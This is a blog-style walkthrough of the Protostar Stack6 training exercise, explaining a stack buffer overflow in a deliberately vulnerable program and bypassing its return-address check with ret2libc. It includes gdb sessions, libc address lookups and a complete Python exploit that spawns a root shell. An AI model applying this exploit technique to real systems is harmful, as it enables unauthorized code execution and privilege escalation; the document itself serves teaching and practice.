
[ExpDev] Exploit Exercise | Protostar | Stack 6

bigb0ss Follow
May 19 · 4 min read

Stack6 (ret2libc)

The goal of this challenge is to bypass restrictions on the return address and cause an arbitrary code execution. Restrictions on the return address will be preventing us from using anything the addresses in the stack. In order to circumvent this, we will leverage a technique called Return Oriented Programming ("ROP") or return to libc ("ret2libc").

- Link: https://exploit-exercises.lains.space/protostar/stack6/


Source code

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xbf000000) == 0xbf000000) {
    printf("bzzzt (%p)\n", ret);
    _exit(1);
  }

  printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
  getpath();



}
```


Things to note

- `gets(buffer);` : The vulnerable func. It reads a line from stdin but it doesn't check for buffer overrun → which can be vulnerable to BOF type of attacks.
- `char buffer[64];` : This limits our buffer length as 64 bytes. → which we can enter more than 64 bytes to cause a BOF.
- `if((ret & 0xbf000000) == 0xbf000000)` : This is the restrictions on the return addresses on the stack. We can confirm this by checking the memory mappings in gdb.

Restrictions

Let me explain how this restricts us from using the stack addresses. When we run the program with gdb and disassemble the `getpath` func, we will see the following calculations:

```
0x080484a7 <getpath+35>:    mov    DWORD PTR [esp],eax
0x080484aa <getpath+38>:    call   0x8048380 <gets@plt>   <- gets() call that takes our input
0x080484af <getpath+43>:    mov    eax,DWORD PTR [ebp+0x4]
0x080484b2 <getpath+46>:    mov    DWORD PTR [ebp-0xc],eax
```



So what AND operation (an ASM Logical Instruction) does is essentially, if we enter any addresses start with `0xbf` , it will do an AND operation for `EAX` with `0xbf000000` and compare the `EAX` with the `0xbf000000` again. Simply put:

```
If we want to JMP to an address = 0xbfffff01

Operation |     HEX      |     Binary
__________|______________|_________________________________________

          0xbfffff01 = 10111111 11111111 11111111 00000001
      AND 0xbf000000 = 10111111 00000000 00000000 00000000
___________________________________________________________________

          0xbf000000 = 10111111 00000000 00000000 00000000

This will always end up being 0xbf000000.
```

Hence, unlike what we did in the Stack5 exercise (introducing our own shellcode onto the stack and pointing our JMP to a stack address to execute our shellcode), we are restricted on using this technique.

Exploit (ret2libc)

To circumvent this type of restrictions, we can utilize a return oriented programming, specifically ret2libc technique. Simply put, ret2libc is basically we are returning/jumping our address into a programming library called libc. In libc, there is a syscall called `system` , which we can open a shell with.

Finding Offset

Let's create a python script to find the offset value where we can control EIP:

```
#!/usr/bin/python

padding = "A" * 70
padding+= "BBBBCCCCDDDDEEEEFFFFGGGG"

print padding
```

Then, create an output of the exploit into a file so that we can run it with gdb.

```
$ python exploit.py > /tmp/stack6/exploit
```

Now, run the gdb and supply the exploit file.

```
$ gdb -q stack6
  Reading symbols from /opt/protostar/bin/stack6...done.
(gdb) break * getpath
  Breakpoint 1 at 0x80483c4: file stack5/stack5.c, line 7.
(gdb) run < /tmp/stack6/exploit
  Starting program: /opt/protostar/bin/stack6 < /tmp/stack6/exploit
Breakpoint 1, getpath () at stack6/stack6.c:7
  7 stack6/stack6.c: No such file or directory. in stack6/stack6.c
(gdb) continue
  Continuing.
  input path please: got path
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADDEEA
ABBBBCCCCDDDDEEEEFFFFGGGG  Program received signal SIGSEGV,
Segmentation fault.
  0x45454444 in ?? ()
```

"0x44" and "0x45" are each "D" and "E" in ASCII representations. Therefore the offset is 80 (= 70 + "BBBBCCCCDD").

```
...
(gdb) continue
  Continuing.  Program received signal SIGSEGV, Segmentation fault.
  0x44444343 in ?? ()
(gdb) info registers
```


```
eax            0x68 104
ecx            0x0 0
edx            0xb7fd9340 -1208118464
ebx            0xb7fd7ff4 -1208123404
esp            0xbffff7a0 0xbffff7a0
ebp            0x44444343 0x44444343
esi            0x0 0
edi            0x0 0
eip            0x45454444 0x45454444   <---- EIP Overflowed
eflags          0x210296 [ PF AF SF IF RF ID ]  eax
```

Also, now we can control the EIP at crash, meaning we can jump to any locations in the stack where we wish to.

Finding libc Addresses

While running the program, we can check which libc library is in use as well as the address spaces using gdb.

```
(gdb) info proc mappings
  process 5503
  cmdline = '/opt/protostar/bin/stack6'
  cwd = '/opt/protostar/bin'
  exe = '/opt/protostar/bin/stack6'
```



```
(gdb) info proc mappings
process 5503
cmdline = '/opt/protostar/bin/stack6'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0       /opt/protostar/bin/stack6
         0x8049000  0x804a000     0x1000          0       /opt/protostar/bin/stack6
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fde000 0xb7fe2000     0x4000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
```

Finding the `system` syscall address:

```
(gdb) p system
  $1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
```

Finding `/bin/sh` address within the libc:

```
$ strings -a -t x /lib/libc-2.11.2.so | grep "/bin/sh"
  11f3bf /bin/sh

  -a   = Scan entire file
  -t x = Print the offset location of the string in hexdecimal

To confirm...

(gdb) x/s 0xb7e97000 + 0x11f3bf   <-- libc start address + offset
  0xb7fb63bf:  "/bin/sh"
```


Exploit Script

Let's put everything together to create our exploit:

```
[exploit.py]

#!/usr/bin/python
import struct

### EIP Offset
padding = "A" * 80

### libc system
system = struct.pack("I", 0xb7ecffb0)

### Return Address After system
ret = "\x90" * 4

### libc /bin/sh
shell = struct.pack("I", 0xb7e97000 + 0x11f3bf)
print padding + system + ret + shell
```

Once we run the above exploit script with `cat` trick, without introducing any shellcode, we can successfully open up a `/bin/sh` shell with root privilege.

```
$ (python /tmp/stack6/exploit.py; cat) | ./stack6
```



Thanks for reading!

Next challenge:

- **Stack 7** — Stack-based BOF: ROP (ret2.text)